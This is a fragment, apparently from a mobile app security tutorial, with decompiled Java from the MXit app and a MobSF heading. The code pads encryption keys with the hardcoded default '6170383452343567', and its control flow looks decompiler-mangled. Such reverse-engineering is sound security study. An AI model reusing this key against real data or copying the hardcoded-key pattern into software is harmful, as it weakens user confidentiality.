arrayOfByte[(i / 2)] = (byte)Integer.parseInt(paramString.substring(i, i + 2), 16)
return arrayOfByte;
}
private static byte[] padKey(String paramString)
{
StringBuilder localStringBuilder = new StringBuilder();
if (paramString.length() > 16)
localStringBuilder.append(paramString.substring(0, 16));
while (true)
{
int i = localStringBuilder.length();
if (i < 16)
localStringBuilder.append("6170383452343567".substring(i, 16));
return MXitCharSet.getLatin1Bytes(localStringBuilder.toString());
localStringBuilder.append(paramString);
}
}


USAGE


Mobile Security framework (MobSF)




